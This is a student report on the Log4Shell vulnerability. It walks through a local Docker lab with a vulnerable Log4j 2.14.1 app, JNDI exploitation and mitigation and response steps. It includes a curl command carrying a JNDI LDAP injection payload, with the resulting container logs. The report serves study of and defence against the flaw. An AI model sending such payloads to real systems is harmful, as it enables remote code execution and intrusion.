Yvette Kushmerick
Student ID: g38491974
29 May 2025
SEAS 8405 Cyber Architectures

Introduction

In December 2021, the Log4Shell vulnerability was disclosed in the Apache Log4j library. Attackers exploited the Java Naming and Directory Interface (JNDI) by injecting malicious payloads into log messages, achieving remote code execution. The breach has vast impacts due to Log4j's widespread use across enterprise systems, cloud platforms, and web services (Log4Shell Case Study). This report provides the architecture diagram, log4shell exploit explanation, and mitigation and response summary.

Architecture Diagram

The Docker environment below is used to exploit the Log4Shell vulnerability. The vulnerable java application uses Log4j version 2.14.1, which is vulnerable to Log4Shell. The /log endpoint logs any input sent via a POST request from the client, which is exploitable.





Figure 1. Docker Container containing Vulnerable App and LDAP Server (created by author).

Order of Operations for the actor in the diagram are:

1. Builds the Docker environment, including the vulnerable app and the LDAP server within the container.
    a. The vulnerable app is using outdated firmware and does not have input validation.
2. Sends a curl -X POST http://localhost:8080/log -d "${jndi:ldap://host.docker.internal:389/a}" command to send a malicious JNDI payload to the vulnerable app which triggers Log4j to perform a JNDI lookup, contacting the attacker's LDAP server.
3. Views logs in Docker Desktop and the command prompt.

The graphic below depicts the logs indicating that the LDAP server is connected to send the malicious payload. Specifically, the user input on the bottom left depicts the test response and the jndi payload.



```
C:\Users\vegiv>curl -X POST http://localhost:8080/log -d "${jndi:ldap://host.docker.internal:389/a}"
Logged: %24%7Bjndi%3Aldap%3A%2F%2Fhost.docker.internal%3A389%2Fa%7D=
C:\Users\vegiv>docker logs b15e076a630fca3268d4f83fa7e0c2603e8c1fd8f0b350fd1a2d97d56ab70374

  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::                (v2.5.5)

2025-05-29 21:10:15.175  INFO 1 --- [           main] c.e.DemoApplication                      : Starting DemoApplication v0.0.1-SNAPSHOT using Java 17.0.2 on b15e076a630f
with PID 1 (/app/app.jar started by root in /app)
2025-05-29 21:10:15.191  INFO 1 --- [           main] c.e.DemoApplication                      : No active profile set, falling back to default profiles: default
2025-05-29 21:10:16.315  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat initialized with port(s): 8080 (http)
2025-05-29 21:10:16.338  INFO 1 --- [           main] o.a.c.c.StandardService                  : Starting service [Tomcat]
2025-05-29 21:10:16.339  INFO 1 --- [           main] o.a.c.c.StandardEngine                   : Starting Servlet engine: [Apache Tomcat/9.0.53]
2025-05-29 21:10:16.423  INFO 1 --- [           main] o.a.c.c.C.[.[.[/]                        : Initializing Spring embedded WebApplicationContext
2025-05-29 21:10:16.423  INFO 1 --- [           main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1156 ms
2025-05-29 21:10:16.843  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat started on port(s): 8080 (http) with context path ''
2025-05-29 21:10:16.859  INFO 1 --- [           main] c.e.DemoApplication                      : Started DemoApplication in 2.214 seconds (JVM running for 3.244)
2025-05-29 21:10:51.343  INFO 1 --- [nio-8080-exec-1] o.a.c.c.C.[.[.[/]                        : Initializing Spring DispatcherServlet 'dispatcherServlet'
2025-05-29 21:10:51.343  INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet                : Initializing Servlet 'dispatcherServlet'
2025-05-29 21:10:51.346  INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet                : Completed initialization in 3 ms
2025-05-29 21:10:51.429  INFO 1 --- [nio-8080-exec-1] c.e.LogController                        : User input: 'test'
2025-05-29 21:11:27.640  INFO 1 --- [nio-8080-exec-2] c.e.LogController                        : User input: %24%7Bjndi%3Aldap%3A%2F%2Fhost.docker.internal%3A389%2Fa%7D=
```

Figure 2. Docker logs of the LDAP Server connection(created by author).

After applying input validation to the LogController.java file to block JNDI inputs and change the version within the pom.xml file from 2.14.1 to 2.17.0, the actor in the diagram deployed another Docker container with the malicious LDAP server and now less vulnerable app.

Log4shell exploit explanation

The Log4Shell vulnerability exists within the Apache Log4j open-source logging library (versions 2.0-2.15.0). Attackers may be able to execute code remotely without gaining access to the web application. They simply send crafted log messages that trigger code execution. Follow-on actions include data theft, denial of service, and hacking attempts (Shmueli, 2004). In a normal scenario, a user connects to an HTTP(S) server, and Log4J logs the HTML request. An attacker inserts the jndi lookup into the header, and the string is passed to a Log4J for logging. The vulnerable application sends the Log4J strings and queries to a malicious LDAP server. The LDAP Server responds with directory details. Java deserializes or downloads the Java class and executes it (Shmueli, 2004).

Mitigation and Response Summary

Defense against the Log4Shell vulnerability requires several technical approaches. Below are specific actions to take to mitigate the vulnerability:

1. Update Log4j to a secure version (e.g., 2.17.0+). CISA recommends applying available patches immediately upon identifying the vulnerability.
2. Deploy a Web Application Firewall with rules to block JNDI exploit attempts.
3. Filter and validate all user inputs to prevent malicious log entries.
4. Restrict application permissions to the least privilege to minimize damage potential.
5. Conduct vulnerability scans against file systems to identify vulnerable Log4j files
6. Review the CISA log4j vulnerable software database and cross-reference against used software (CISA, 2022).

Response starts with detection. In this Log4Shell demonstration, the method for detection is checking Docker logs for the exploit attempt. Look for ${jndi: in the logs. Containment in this context is conducted by simply stopping the vulnerable container by running docker compose down in the command prompt. Also ctrl+C stops the container. To eradicate the malicious process, confirm there are not malicious processing by inspecting the stopped container by running docker ps -a. Finally, in the recovery phase, apply all the mitigation strategies listed above and verify use of java version 2.17 and above.

This report provided the architecture diagram, log4shell exploit explanation, and mitigation and response summary.

References.

Cybersecurity and Infrastructure Security Agency. (2022). Apache Log4j Vulnerability Guidance https://www.cisa.gov/news-events/news/apache-log4j-vulnerability-guidance.

Log4Shell Exploits and Breach Case Study.

Shmueli, A. (2024). How to use Semgrep to Uncover Log4j Vulnerabilities. Jit. https://www.jit.io/resources/appsec-tools/semgrep-to-uncover-log4j-vulnerabilities.